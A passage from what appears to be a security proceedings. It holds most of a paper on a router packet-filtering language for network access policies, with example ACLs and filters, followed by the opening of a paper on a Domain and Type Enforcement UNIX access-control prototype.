2. Access Policies

Network security means more than simply keeping the hackers out, it means controlling access between all the segments of your network appropriately. It seems certain that trying to secure ones computing systems at the host level is a lost cause, hosts are complex beasts, and often must run problematic applications in order to be useful. Too often, the tendency is to then give up on the entire internal network, and focus on building a hard shell around the soft chewy center [Che]. This approach neglects the middle ground between host-level and enterprise-level granularity, and this middle ground is both fertile and the subject of this paper. It is possible, and desirable, to implement a security or access policy at the network level, defining policy in terms of which subnets or segments can talk what protocols to what other segments. In this model, the Internet is just another (particularly untrustworthy) segment. As usual, it is possible to take points of view, 'that which is not expressly forbidden is permitted' and 'that which is not expressly permitted is forbidden.' If the global IP network is present as a segment, it seems to be agreed that the latter policy is probably the better one.

Given that policy is to be implemented at a level one step up from individual hosts, it is clear that the lion's share of the policy implementation must reside in the routers and bridges connecting the network segments together, and that is indeed the focus of this paper. If policy is to be implemented on a segment-by-segment fashion, performance issues will arise, especially in this era of ever increasing media speeds. Any architecture for implementing policy must be able to process traffic with high throughput and low latency, as close to the native speed of the router or bridge as possible, in fact. Since access policies are potentially complex, an architecture for implementing it must not have arbitrary limits on numbers of rules that can be applied, it is not acceptable to implement half of ones policy, after all. Access policies are also subject to change, so the architecture must be easy to update, without service disruption. An access policy is not much good without some sort of auditing mechanism, to determine whether or not the policy is being implemented as the implementors hope, so a really useful architecture should include mechanisms for audit, closing the loop as it were. Lastly, it should be relatively easy to translate an human readable, natural language, description of the access policy into the machine implemented form.

That is, what we want from facility for implementing an access policy is:

- Speed, it should be fast enough to do some checking on every packet passing between access policy domains. Speed requirements are therefore highly dependent on configuration, but certainly being able to run at ethernet speeds with moderately large packets, say a few thousand packets per second, would be a desirable minimum.
- Flexible, it should allow the implementation of arbitrarily complex access policy rules. Any reasonable criterion for access should be checkable. There should be no built in limit on the number of rules to apply to each packet.
- There should be audit mechanisms. At a minimum, some rudimentary counters which can be somehow used to track access policy violations and usage, and as usual, the more the merrier. Ideally, the ability to count anything based on any criterion, and the ability to log anything based on any criterion.
- It should be easy to use. Any mechanism which is too difficult to use will lead to, at best, poorly maintained access policies, and at worst, no access policy at all.

In addition, from the point of view of the implementor, we'd like to see:

- Easily extensible, so new functionality can be easily added as new needs are seen in the field.

In this paper we describe a system which we feel meets these criteria, and outline future directions which will help it to meet them better. We hope the system will continue to meet them as 'fast' comes to mean faster, and as new protocols and associated threats arise.

In general, an access policy is a list of pairs of hosts, and the protocols allowed to flow between each pair. This is of course simplistic, perhaps this definition should be extended to allow one to describe a whole group of hosts as one of the endpoints. Perhaps we'd also like to audit certain attempts to use an unauthorized protocol between certain host pairs, or audit successful uses of certain permitted protocols. Perhaps we'd like to modify the data stream for certain protocols flows. It should be clear, after a little thought, that the notion of access policy is not one we can define completely. Thus, tools should not tie themselves to anything more specific than a general paradigm. Herein, we imagine an access policy as a collection of lines of text, each line describing a certain class of data (for example, TCP packets from host A to host B) and a reaction to take to such data (e.g. drop it and log an access violation to host D). The idea here is that the description of the data and the reaction to it should be as open-ended as possible, a perfect architecture for implementing access policy would permit anything whatsoever to appear in these imaginary lines of text.

The goal of our architecture is to provide as flexible a set of tools as possible, to this end. Since access policies tend to classify data according to what host or group of hosts the data originates from, and what host or group thereof it is flowing too, our architecture has certain optimizations to make it easier to describe such rules, and to execute such rules rapidly.

3. Background

Herein, we look at some implementations of packet filtering, and try to point out where their weaknesses are as a general access policy facility. These are not necessarily current implementations, since packet filtering technology is evolving, but should give some flavor of what's in use today. Performance is in general adequate, so we will focus on our other criteria.

3.1 Implementation 1

A popular packet filtering facility in use today allows one to create lists of (possibly wildcarded) host pairs, and allows some simple access rules to be applied on a per-line basis. Lists can then be attached to interfaces, and packets leaving on an interface have the access policy described in the list applied. See Figure 1 below, this access list permits any TCP connection from anywhere to the class A network 10.0 if the destination port is 25, it permits any UDP datagram from anywhere to net 10, it permits any TCP connection from host 1.2.3.4 to network 10, and it denies everything else headed in to net 10.

This has the advantage of simplicity, producing a set of access lists from an access policy is relatively easy if the access policy happens to resemble an access list. Since most of an access policy tends to, this is useful. It is, therefore, quite usable but lacks in flexibility. If the user wants to do anything other than allow/disallow packets based on the somewhat limited criteria allowed by the definition of a row in an access list, that is just too bad. There is also a paucity of auditability, and no real scope for integrating with a smarter host to handle things which the access lists cannot.

3.2 Implementation 2

Another facility allows one to create a list of, again possibly wildcarded host pairs, and to attach to each pair a simple forward or discard disposition, and optionally to attach a more complex filter to each such line of access policy. These optional filters consist of a list of offsets into the packet, starting from a header specified in the access policy line (for example, the TCP header), and operations to apply to the value extracted from that offset. This is very flexible, since in principle you can extract anything you like from the packet, and filter based on that. It does require an unfortunate familiarity with the details and layout of packet headers.

See Figure 2 below, this implements the same policy as the previous one, use the ability to extract arbitrary data from the packet in the 2nd line to define a special filter to extract the destination port number and to compare it the hexadecimal number 19, which is decimal 25, or the SMTP port.

This implementation of packet filtering combines the simplicity of the previous one with a flexible and powerful ability to filter based on virtually anything in the packet.

3.3 Our Implementation

For reference, we include our implementation of the little access policy used in the above examples.

```
access-list 101 permit tcp 0.0.0.0 255.255.255.255 10.0.0.0 0.255.255.255 eq 25
access-list 101 permit udp 0.0.0.0 255.255.255.255 10.0.0.0 0.255.255.255
access-list 101 permit tcp 1.2.3.4 0.0.0.0 10.0.0.0 0.255.255.255
access-list deny 0.0.0.0 255.255.255.255 10.0.0.0 0.255.255.255 ip
```

Figure 1

```
add -ip FilterAddrs 0.0.0.0/0.0.0.0 > 10.0.0.0/255.0.0.0 forward tcp 1
add !1 -ip Filters %2:%19
add -ip FilterAddrs 0.0.0.0/0.0.0.0 > 10.0.0.0/255.0.0.0 forward udp
add -ip FilterAddrs 1.2.3.4/255.255.255.255 > 10.0.0.0/255.0.0.0 forward tcp
add -ip FilterAddrs 0.0.0.0/0.0.0.0 > 10.0.0.0/255.0.0.0 discard
```

Figure 2

```
set udp 17;              # Define IP protocol number for UDP
set tcp 6;               # Define IP protocol number for TCP
set smtp 25;             # Define TCP port number for SMTP


filter example
        tcp_destination_port in (smtp) succeed;
        ip_protocol in (udp) succeed;
        ip_source_address in (1.2.3.4) ip_protocol in (tcp) succeed;
        fail;
end
```

Figure 3

The filter depicted in Figure 3 could be applied to all packets with any source address and destination address matching 10.0.0.0 masked with 255.0.0.0 (see the apply table described below).

4. Architecture

At the heart of the packet filtering strategy is a language for defining rules to apply to individual packets. Since the architecture is tied to routers/bridges, and these are by their nature packet oriented, the language semantics are all tied to the packet-by-packet nature of the underlying system. This is admittedly less useful that, say, a stream oriented system, but this deficiency is being addressed in current development, to be discussed below. By using a description language, and compiling it into byte code for execution against packets, we avoid artificial limits on ruleset size, as we are bounded only by available memory. A compiled language also gives us a platform upon which to build additional functionality with relative ease, as has been done for several years now, and as continues to be done. This language provides a large suite of pattern matching elements, to classify packets into the various lines of ones access policy, and also provides a useful suite of actions, to implement the appropriate reaction as specified by the access policy. The language allows for the definition of arbitrarily many named objects called 'filters' herein, each filter containing as many collections of patterns and actions as you like. A filter is the low-level model of a group of the textual lines from the imaginary access policy described above.

A *filter* in this architecture is a named block of byte code, a program which may be executed against a packet in flight through the router. Much of the power of this architecture derives from the facilities for selecting which filters to apply to which packets, since executing the byte code for an entire access policy against every packet would probably not be very efficient. Thus, there are *filter points*, which are logical points in the path of the packet as it flows through the router, where filters are attached (by name). Filter points are defined on a per-network-protocol basis (that is, IP has a set of filter points, IPX has another set, and so on), though filters themselves are not protocol dependent. The filter points are as follows:

- Media interfaces have both and incoming and an outgoing filter point, for each protocol
- Each protocol has a so-called first and a last filter point. A packet flowing through the box has the first filter executed against it, if any, then the incoming filter for the interface upon which is arrived, then the outgoing filter for the interface it's going to be sent out, and finally the last filter for the protocol.
- In the middle, between the interface filters, there is an apply table, which is a table of host pairs (possibly wildcarded), which may define another filter to apply to the packet based on source and destination host or network. This closely resembles the access lists described in Implementation 1, above. However, rather than allowing some rules to be attached to a line of the access list, the apply table allows a named filter, of whatever complexity the user chooses to write, to be attached to each line.

This plethora of filter points allows filters themselves to be generally small and to the point, so they can be executed reasonably quickly. The apply table in the middle is typically where the bulk of the access policy is implemented, if it is complex. Incoming and outgoing interface filters allow special rules to be applied for networks directly attached to the router.

5. The filtering language

A filter consists of several parts. First, it has a name, by which it can be referenced in filter points, and by other filters. Then, it has a body, consisting of any number of so-called *filter elements*. Finally, it ends with the keyword 'end.' A filter element is more or less a single statement in the program the filter represents, and has itself three parts. A filter elements begins with 0 or more *pattern elements*, continues with 0 or more *actions*, and concludes with a *disposition*. Optionally, a filter element may consist of a call to another named filter.

5.1 Pattern Elements

The language has a selection of pattern elements to use. There are, of course, the obvious ones such as checking source and destination host addresses and ports for inclusion in some range, or more generally, some set. More interesting are predicates such as 'is this a TCP connection request' (or response), 'does the hardware source address from which we received this packet match the hardware address to which we would send a packet going the other way?', and various numbers that can be checked for inclusion in arbitrary sets, such as 'what time of day is it?' 'what day of the week is it?', 'is the 39th byte after the end of the IP header in such-and-such a set?', 'what is the next hop we're going to send this packet to?' and so on.

The goal is to provide as rich a set of pattern elements as possible, to provide as much flexibility in the access policy as possible. In general, any reasonable question one can ask about the packet in hand can be asked. The set of pattern elements can be expected to become richer over time, since adding new functionality at this level is relatively simple.

5.2 Actions

If a packet matches a set of pattern elements, actions may be taken. These actions do not include the obvious 'drop it' or 'forward it', since this resides in the disposition. Actions are used to react to the fact of the packet, to carry out auditing functions, to gather statistics, to modify the packet or the route it will take, and so forth. For example, actions exist of the form 'generate a console alarm at priority <n>' and 'wrap this packet up in a UDP datagram and send to host <H>', 're-write the source IP address to <I>'. It is in the actions that any access policy work beyond the simple 'drop it' and 'forward it' is done. There may be as many actions as the user likes in a filter element.

Again, the underlying architecture makes it easy to add other actions not terribly related to access policy issues, such as IP options processing, and modifying IP source and destination addresses to implement a simple network address translator.

5.3 The disposition

Any filter element which matches will, after having the actions applied, will proceed as indicated by the disposition. The disposition may be one of the following keywords:

- **succeed** which will cause all filter processing to stop immediately, and the packet to be forwarded.
- **fail** which will cause all filter processing to stop immediately, and the packet to be dropped.
- **continue**, the default, will cause filter processing to continue at the next filter element in the current filter, if any, or the first filter element of the next filter to be executed, if any, or the packet to be forwarded, if there is no further processing to be done.
- **break** which will cause processing of the current filter to cease, and filter processing to carry on with the next filter to be applied, if any, or the packet to be forwarded if there is no additional processing.

5.4 Examples

Here we give a few simple examples of what filters look like, to give a feel for the facility, and to illustrate the various kinds of logic one can apply.

The filter which appears in Figure 4 applies certain tests to detect packets we like, and drops all the rest. Note that since it uses the **break** disposition, further filter processing is done. Thus, this filter might be applied on the incoming side of the interface from the global internet, and implement that component of an access policy. Subsequent filters, say outgoing interface filters, may implement other policy, such as time-of-day based access to certain services

```
filter otter
        ip_source_address in (1.2.3.4, 1.2.3.5, 2.0.0.0 .. 2.255.255.255) break;
                # We trust 2 hosts on net 1, and all of net 2
        ip_source_address in (3.0.0.0 .. 3.255.255.255) tcp_destination_port in (23) break;
                # We trust net 3 for telnet access
        tcp_connect_request ip_dest_address in (5.1.1.1) tcp_destination_port in (25)
                counter_1 break;
                # Connections to our mail host are ok, we count the connection
                # requests so we know how much mail we're receiving.
        # etc etc.
        any statistics fail;  # If we don't allow it, fail here and count it
end
```

Figure 4

A more interesting example appears in Figure 5, a filter which sanitizes the IP options present in a packet, by discarding out of hand anything with a source route in it, and by stripping any remaining options out. This is a general utility filter that might be called by other filters which decide that, while a packet may be ok, we don't trust it enough to let it possibly play games with IP options. In particular, the action **strip_any_options** appears here to strip out all the IP options present in the packet, illustrating the kind of thing one might want to do which is neither outright allowing the packet through, nor dropping it.

5.5 Infrastructure

Filters are named objects, and filter points contain the name of the filter to apply, a reference to the filter, not the filter itself. This has a number of useful implications. Filters can be re-used, by applying them at multiple filter points. For example, it is possible to write two simple filters, 'ok' which immediately passes any packet, and 'notok' which immediately drops any packet, let's say, and then build a simple access policy by specifying a large apply table attaching the filters 'ok' and 'notok' to appropriate source/destination pairs in the table. Filters with no protocol dependent components can usefully be applied in many places. For example, if policy says that a certain subnet shall be completely isolated except during working hours, it would be easy to write a filter named 'workinghours' which passed all packets between 9 and 5, Monday through Friday, and dropped all packets at other time. Applying this filter to the outgoing and incoming interface filter points for the appropriate interface on the router, for all protocols, would accomplish this. Filters can be redefined at run time. When a filter, let's say 'otterpaws,' is recompiled while the router is running, the name 'otterpaws' now refers to the new filter definition, so all filter points containing the name 'otterpaws' will immediately begin to use the new filter. This makes it reasonable to update the access policy on hardware that is in service (though of course one must be careful!)

6. Closing the loop

There are a couple of levels upon which filtering can be audited. The simple approach is to use the on-router facilities, and the more industrial strength approach uses the logging actions, together with host based tools for capturing logged packets and analyzing these captured packet traces.

```
filter victor
        ip_option_present 137 fail;          # Dump anything with a strict source route
        ip_option_present 131 fail;          # and anything with a loose source route
        any strip_any_options continue;      # Axe any options leftover and carry on
end
```

Figure 5

6.1 On-router auditing

The on-router facilities consist of some detailed statistics gathering capabilities, and an action which generates a console alarm. Our statistics gathering infrastructure recognizes a simple counter object, which has 4 integers in it:

- a packet count
- a byte count
- a first user counter
- a second user counter

Every counter in the system is associated with a source/destination address pair, or a simply a source address, or simply a destination address, depending on how it was instantiated. Statistics actions to increment 'statistics' will, if necessary, instantiate a counter associated with a source/destination address pair. Statistics actions to increment 'sa_statistics' or 'da_statistics' will instantiate counters associated with a source or a destination address, respectively. In short, using a statistics action on a packet will cause the appropriate counter given the action and the addresses in the packet to be instantiated, if it has not already been so.

Let us imagine that we have a subnet we're trying to keep particularly safe, and we'd like to audit anything we don't approve of. We could attach a filter to the outgoing side of the interface attached to that subnet, and construct this filter with a filter element for each type of legitimate traffic with a **break** disposition. Thus, any packet which arrived at the bottom of the filter would be bad. We use something like the filter in shown in Figure 6.

Note that this filter is using the counters indexed by source address, so we don't know what the destination addresses were, but we do know the sources. Since the filter is applied on the outgoing side of the interface attached to the subnet we're watching, the source address will be the apparent address of the host generating the errant packet(s), presumably the host doing whatever probe was being done. Is we used simply **statistics**, **counter_1**, and **counter_2**, we would have a larger statistics table indexed by both the probing host, and the probee.

In addition, packet and byte counts are maintained on a per-filter, per disposition basis, so it is possible for example to find out how many packets were **fail**ed by a particular filter, and how many bytes were in them. In cases where the network administrator is forced to 'poke holes' in the filtering rules, the administrator can carefully design the hole to be implemented by a filter dedicated to that task, and can then periodically check counters associated with the filter. If the counts are persistently zero, the administrator could either close the hole, or follow up with the original requestor to see if it can be closed. We know of at least one site which automatically ages such filtering rules out if they go unused.

6.2 Host-supported auditing

The support for really industrial strength auditing and assurance is substantially better than the on-router facilities, not surprisingly. The effort required to manage an access policy audited at this level is also substantially greater, but it's a distinct step up from slapping some filters on your routers, and waiting for / to disappear on your file server.

In this direction are a several tools hosted on Unix workstations. To provide some degree of assurance, we have a tool to parse an existing set of filter definitions and the details of where each filter is applied, and to generate as output a set of english statements that describe the access policy implemented by those filters. Clearly, this is a tool which can never be complete, as

```
filter audit_one
        # < rules for what we explicitly allow >
        ..
        ip_protocol in (6) sa_counter_1;      # Count TCP packets in the 1st user counter
        ip_protocol in (17) sa_counter_2;     # Count UDP packets in the 2nd user counter
        any sa_statistics;                    # Track byte and packet counts for everything
        fail;                                 # drop everything that gets this far
end
```

Figure 6

the filter definition language acquires new capabilities, and as the tool itself is improved to give more readable output.

In addition to this assurance capability, there are active auditing tools designed to read and log the packets generated by the logging facilities of the filtering language. In brief, a filter may generate a UDP datagram addressed to a certain host, containing the packet being processed through the filter. The logging tool allows these packets to be captured and logged. At this point any sort of log reduction tools can be applied, for example we have seen variations on commercial tools which can detect the signature of the more common network probing tools. Of course, a set of awk scripts may be more appropriate to a site's needs, and are certainly cheaper.

We feel that these sorts of tools are the most important tools in access policy management. It's all very well to install boxes and software that come with glossy brochures explaining how this will make your networks secure, but if your only hard evidence of security is that / hasn't disappeared yet, you shouldn't be sleeping very well at night.

7. Performance

In general, turning on filtering capability in a router will degrade performance, depending on the architecture of the router, it will degrade performance more or less. On faster routers, which do more of the packet forwarding in hardware, forcing a lot of software for filtering to execute against each packet will degrade performance by a higher percentage than on a slower router. Nonetheless, it is the nature of the beast that packet filtering is done effectively in-kernel, there are no context switches. Further, any reasonable router will be architected to make it relatively easy for its software to examine packet headers. It is fairly safe to assume that any router-based packet filter will perform substantially better than a host-based access policy facility running on hardware of similar capability.

As for hard numbers, there really are a lot of variables, so it really is hard to pin them down. Since routers are packet-by-packet devices, we'll talk about packet rates, in terms of how large the packets need to be to be filtered at the full speed of the media[1]. This seems to be more useful a metric than pure packets per second, since it gives an indication of the sort of traffic that can be filtered fast enough to give full use of the media. That is to say, performance of the router is not an issue unless it is too slow to forward all the packets the media it's attached to can carry, and the latter quantity depends on the sizes of packets being moved. In general, we assume that for the lion's share of packets, the result of the filtering will be to pass the packet, and to take no substantial action. Thus, the majority of the work the packet filtering need do will be pattern patching. We consider a handful of cases:

- A Null access policy, which really just measures the overhead of turning on packet filtering without applying any filtering rules, seems to drop performance by somewhere between 20 and 50 percent, depending on the platform. This seems to be a substantial bite, but the fact is that modern routers are very fast. In the least heavily powered implementation (one 25Mhz CPU for 6 ethernet ports) it will still filter at wire rate for packets a few hundred bytes long.
- A simple access policy, in which 3 or 4 pattern elements have to be executed against each packet, will cost in the region of 30 percent of the remaining performance, that is, will cost 30 to 60 percent of the unfiltered performance. This will give you wire rates in the aforementioned slowest known implementation for packets at a slightly unrealistic 1 kilobyte.
- A fairly stringent access policy, in which 10 pattern elements are executed against a typical packet, will wind up costing roughly 40 to 80 percent of the unfiltered performance. This will not filter at wire rate, in the aforementioned most underpowered implementation.

Despite these apparent performance problems, performance is in fact not really that much of an issue. A production ethernet running close to capacity is not a happy ethernet. Furthermore, by no means all the packets on an ethernet segment will pass from one ethernet to another. The only really common applications which will tend to notice the performance hit of packet filtering are those running on high performance hosts, streaming data to another high-performance host. These applications will tend to be generating packets of a size close to the media's maximum transmission unit, bringing the packet rate down. In short, the throughput is at worst good enough. Of course, we're always seeking to improve it, there's no need to stop merely because the vast majority of applications will not notice the difference.

1. It should be noted that performance numbers herein, such as they are, were measured using a prototype implementation, both to show worst case numbers, and to avoid putting numbers which really belong to marketers in this paper.

Finally, a short note on latency. The additional time through the router is negligible, 10s to 100s of microseconds. Again, certain applications will notice this, so there are efforts to improve this, but most applications will not notice even the slowest implementation.

8. Future directions

There is no shortage of things that would be useful, many of them are minor additions to the current suite of pattern elements available, or perhaps a new action or two. While this sort of thing is certainly part of future development, it's not architecturally interesting. Thus, the brief discussion below will focus on things which not only seem likely to be useful, but which are interesting extensions to the architecture.

8.1 Non-stateless filtering

The biggest problem with packet filtering as an access policy paradigm is the stateless nature of it. The current implementations of the packet filtering architecture under consideration remain stateless, that is, only information about the packet currently in flight can be used to determine whether or not to forward it, and to decide what actions to take. Unfortunately, applications are not in general stateless, and often we'd like to be able to gather and examine state at a level closer to that of the application.

The first significant item on the development program is, therefore, the ability to preserve and filter on TCP state. This will call for the addition of some additional patterns and actions:

- an action, perhaps **allocate_state(<type>)**, to allocate resources for maintaining state. The type field indicates the record type of the data stream. For example, many TCP protocols are essentially streams of newline terminated records whitespace separated fields. Thus, setting up to watch a new FTP connection might look like this:

```
tcp_connect_request
                    tcp_destination_port in (21)
                    allocate_state(nl_whitespace);
```

- a corresponding action to tear down existing state, freeing the resources. This must be used in conjunction with a garbage collector to delete state for connections which have silently vanished.
- a pattern to determine if state has been allocated for the connection the current packet is a part of (the connection determined by the 5-tuple: IP protocol, source host, source port, destination host, destination port).
- a pattern to determine if the current packet completes at least one record within the allocated state.
- some additional syntax for examining fields within completed records.
- perhaps some additional actions to force shutdowns of connections, perhaps an action to set RESET bits in TCP packets, for example.

A filter to disallow FTP GETs might look like this, then:

```
filter no_ftp_get
        not tcp_destination_port in (21) break;
        tcp_connect_request
                allocate_state(nl_whitespace);
        not state_allocated tcp_reset fail;
        not record_complete break;
        $1 ~ /^RETR$/ tcp_reset free_state
                counter_1;
        any fail;
end
```

The first line of the filter checks to see if this is a packet on an FTP control connection, if it's not, we exit this filter and carry on. The next line checks to see if this is a TCP connection request, that is, if someone is initiating an FTP connection. If so, we attempt to allocate state, and fall through to the next line of the filter. This next line checks to see, for connect requests and for every other packet heading for port 21 through this filter, if state has been successfully allocated. If it has not, the connection is reset, and the packet is dropped. Thus, if we cannot monitor the connection, we do not allow it. If the packet has made it this far, we check to see if it completes a record. In this case, whether the data portion carries a newline character. If not, we break out of the filter. If it does contain a newline, then we fall through again. At this point, things become slightly murky, as new syntax is introduced. Tentatively, something awk-like seems to be suitable for this sort of record stream, so the example uses an

awk-like construct for matching the first token of the line (indeed, of any and all lines of text this packet might complete or contain) against the regular expression /^RETR$/, which matches exactly the word 'RETR.'

This approach seems to be fairly powerful. Ideally, we would like something that feels a lot like being able to apply awk scripts to arbitrary TCP streams flowing through the router.

8.2 RPC

Another common deficiency we'd like to remedy is the ability to filter RPC traffic, which passes between more or less randomly assigned ports. It is a relatively simple matter to periodically make requests to relevant portmappers to find port numbers, and thus keep a relatively current mapping of services to ports, and thereby be able to do filtering on a service basis. A more elegant, but trickier, solution, is to also glean port to service mappings from portmapper requests being made through the router.

9. Availability

Various versions of the packet filtering capabilities described herein are available on NSC bridge/router products, contact the author for further contact information.

10. References

[Ra] Ranum, Marcus J., "Thinking About Firewalls," Proceedings of the Second International Conference on Systems and Network Security and Management (SANS-II), Apr. 1993.

[Cha] D. Brent Chapman, "Network (In)Security Through IP Packet Filtering," Proceedings of the 3rd USENIX Security Symposium, Sept. 1992.

[Che] William Cheswick, "The Design of a Secure Internet Gateway," Proceedings of the 3rd USENIX Security Symposium, Sept. 1992.

[Ci] Cisco Systems, Router Products Configuration and Reference, Software Release 9.1, Sept. 1992.

[3c] 3Com Corporation, NETBuilder® Family Bridge/Router Reference Guide, Software Version 7.0, Feb. 1992.

A Domain and Type Enforcement UNIX* Prototype

Lee Badger
Daniel F. Sterne
David L. Sherman
Kenneth M. Walker
Sheila A. Haghighat

Trusted Information Systems, Inc.
3060 Washington Road
Glenwood, Maryland 21738

Abstract

UNIX system security today often relies on correct operation of numerous privileged subsystems and careful attention by expert system administrators. In the context of global and possibly hostile networks, these traditional UNIX weaknesses raise a legitimate question about whether UNIX systems are appropriate platforms for processing and safeguarding important information resources. Domain and Type Enforcement (DTE) is an access control technology for partitioning host operating systems such as UNIX into access control domains. Such partitioning has promise both to enforce organizational security policies that protect special classes of information and to generically strengthen operating systems against penetration attacks. This paper reviews the primary DTE concepts, discusses their application to IP networks and NFS, and then describes the design and implementation of a DTE UNIX prototype system.

1 Introduction

As UNIX systems become a major part of the National Information Infrastructure, UNIX security mechanisms are coming under increasing pressure to resist attacks by highly motivated individuals, companies, and governments. Currently, UNIX security rests on protection bits, the root user, and the setuid/setgid mechanism, which place a great deal of security responsibility on privileged application programs and expert system administration. This has two important consequences. The first is that UNIX systems often exhibit a "weakest link" phenomemon in which compromise of any privileged subsystem (e.g., fingerd, lpd, rdist) makes an entire host vulnerable. The second is that reliance on numerous privileged applications increases the difficulty of implementing coordinated security policies that provide uniform protection to data and processing resources. These two problems motivate a legitimate concern over whether UNIX systems are appropriate platforms for processing and safeguarding important information resources in global and possibly hostile networks.

UNIX (and other operating systems) can in theory be hardened against threats inherent in such environments by adding an *access control* layer that restricts privileged processes so that damage resulting from compromise or error is limited. This benefit, however, has not been realized by mainstream UNIX systems even though a number of access control mechanisms [4, 2, 6, 9, 8, 18] have been available for years. One reason may be that security enhancements often impose significant costs resulting from more complex system administration, application incompatibility (or unavailability), and additional user training. This raises a central question for practical UNIX security: can significant enhancements be added in a way that is understandable, effective, and unobtrusive?

This paper presents our experiences with a new

*UNIX is a registered trademark in the United States and other countries, licensed exclusively through X/Open Company Ltd.

form of access control, Domain and Type Enforcement (DTE) [1] and a prototype DTE UNIX system. In recognition of the fact that access control techniques have not been easily accepted by operating system vendors (or users), DTE has been formulated specifically to address requirements of greatest concern for both vendors and users, namely: flexibility, simplicity, operating system interoperability, binary application compatibility, and performance. This paper reviews DTE, [1] discusses how DTE can be applied to IP networks and NFS and then discusses design and implementation issues of the DTE UNIX kernel. Finally this paper reviews related work and discusses our plans for further development of DTE over the next few years.

2 DTE

DTE is an enhanced form of type enforcement, a table-oriented access control mechanism originally proposed by Boebert and Kain [9] and later refined in the LOCK system [21]. As with many access control schemes, type enforcement views a system as a collection of active entities (subjects) and a collection of passive entities (objects). In type enforcement for UNIX, an access control attribute called a *domain* is associated with each subject (process), and another attribute called a *type* is associated with each object (file, message, shared memory segment, etc.). A global table, the Domain Definition Table (DDT), represents allowed access modes between domains and types (e.g., read, write, execute), and another table, the Domain Interaction Table (DIT), represents allowed access modes between domains (e.g., signal, create, destroy). As a system runs, access attempts are mediated using table lookups: access attempts for modes not authorized in the tables are denied.

Although type enforcement is very flexible, the access control tables can quickly become too complex, and type enforcement is difficult to use in practice. Additionally, the presence of type attributes on files appears to require a new and incompatible file system format. To address these issues, DTE enhances type enforcement in two ways:

1. DTE policies are specified in DTE Language (DTEL), a high-level language suitable for expressing reusable access control configurations that are compatible with current applications and system configurations.

2. During system execution, DTE file security attributes are not stored one-to-one with files on disk, but are instead maintained *implicitly* in a form that capitalizes on the directory hierarchy to compactly represent portions of a file hierarchy that have identical attributes. Using *implicit typing*, DTE can therefore be applied to existing files with no change to file system formats.

[1] DTE is described in more detail in [1].

DTE is a configurable, kernel-level access control mechanism. At each system boot, a DTE UNIX system processes a DTEL specification and establishes access controls during UNIX kernel initialization. All processes, including root processes, are subject to DTE controls. DTEL currently provides four[2] primary statements for expressing a DTE configuration:

type Declares one or more object types to be available to other parts of a DTEL specification.

domain Expressed as a list of tuples, defines a restricted execution environment composed of three parts: 1) "entry point" programs, identified by pathname, that a process must execute in order to enter the domain (e.g., (`/bin/login`)), 2) access rights to types of objects (e.g., (`rwx->foo_t`)), and 3) access rights to subjects in other domains (e.g., (`sigkill->user_d`)). A DTEL domain controls a process's access to files, a process's access via signals to processes running in other domains, and a process's ability to create processes in other domains by executing their entry point programs. For backward binary compatibility, the domain statement also provides an access designator to force domain transitions on older programs that are not aware of DTE: if a domain A has *auto* access rights to another domain B, a subject in A automatically creates a subject in B when it executes, via exec(), an entry point program of B.

initial_domain Selects the domain of the first process.

assign Associates a type with one or more files. An assign statement may be recursive, in which case it applies to a directory and everything below, and one assign statement may override another; for instance, an assign statement for `/tmp/foo` may override a recursive assign statement for `/tmp`.

[2] For brevity we omit peripheral DTEL statements and features and also restrict our attention here to implemented features with which we have actual experience.

```
/*
*       DTEL Example Policy.
*/

type    unix_t,         /* normal UNIX files, programs, etc.  */
        specs_t,        /* engineering specifications */
        budget_t,       /* budget projections */
        rates_t;        /* labor rates */

#define DEFAULT         (/bin/sh), (/bin/csh), (rxd->unix_t) /* macro */

domain  engineer_d      = DEFAULT, (rwd->specs_t);
domain  project_d       = DEFAULT, (rwd->budget_t), (rd->rates_t);
domain  accounting_d    = DEFAULT, (rd->budget_t), (rwd->rates_t);
domain  system_d        = (/etc/init), (rwxd->unix_t), (auto->login_d);
domain  login_d         = (/bin/login), (rwxd->unix_t), (exec-> engineer_d,
                                                         project_d,
                                                         accounting_d);

initial_domain system_d;        /* system starts in this domain */

assign  -r              unix_t              /;      /* default for all files */
assign  -r              specs_t             /projects/specs;
assign  -r              budget_t            /projects/budget;
assign  -r              rates_t             /projects/rates;
```

Figure 1: Example DTEL Policy

An important goal for DTE is to superimpose useful security policies on existing UNIX configurations while using implicit typing to maintain backward compatibility with existing data formats and applications. Figure 1 shows a DTEL specification of a commercial policy designed to provide data protection and user authorizations in an engineering organization. To validate that our example specification is not trivial, we have run it on our prototype DTE system and found it to provide useful protection. This specification provides three types of protected user data, one type of system data, three user domains, and two supporting system domains. The user domains correspond to job descriptions, such as engineer or accountant, and the system domains provide operating system support. Additionally, this specification assigns type attributes to all files.

A DTE system running the specification of figure 1 starts the first process in the `system_d` domain, which is then inherited for all other system processes except the login program. The specification uses the `auto` mechanism to run login in the `login_d` domain even though the existing getty program does not request the domain transition. The `login_d` domain has the authority to create the user domains (`engineer_d`, `project_d`, and `accounting_d`), based on user authentications. Each user login session is confined by one of the user domains controlling access to protected data, which resides in three directories under `/projects`. Though simple, this sample specification can be incrementally refined to add additional user domains, distinguish between console and network user sessions, simultaneously support additional organizational policies, and harden UNIX itself by running its root daemons in tightly constrained domains.

3 DTE Networking

Since UNIX systems are usually networked, DTE systems must work naturally while communicating both with other DTE systems and with non-DTE systems. In particular, multiple DTE systems must provide mechanisms allowing coordinated protection of information among themselves, and DTE systems must protect themselves from non-DTE

systems. To accomplish this, DTE adds two attributes to network communications carrying user data: 1) the type of the data written by the sending process and 2) the domain of the process that sent the data, the "source domain." A receiving process can always view the data's type, which the receiver must know to adequately protect the data, or possibly to protect itself from the data. Additionally, a receiver can always view the sender's domain; a DTE server that receives a request can therefore use the client's domain to decide whether to perform the requested function.

To maintain compatibility with existing network protocols and applications, DTE attributes are carried as IP options, [3] with no change to packet contents. DTE mediates communications over standard datagram and stream-oriented services. In each case, DTE imposes access control mediation both at send time and receive time: to successfully send data of type `t`, a process's domain must permit write access to `t`, and to successfully receive data of type `t`, a process's domain must permit read access to `t`. For datagram protocols such as UDP, a single type labels the contents of an entire packet. For stream protocols such as TCP, different portions of a stream may have different types of data; a sequence of contiguous bytes having the same type is a *substream.*

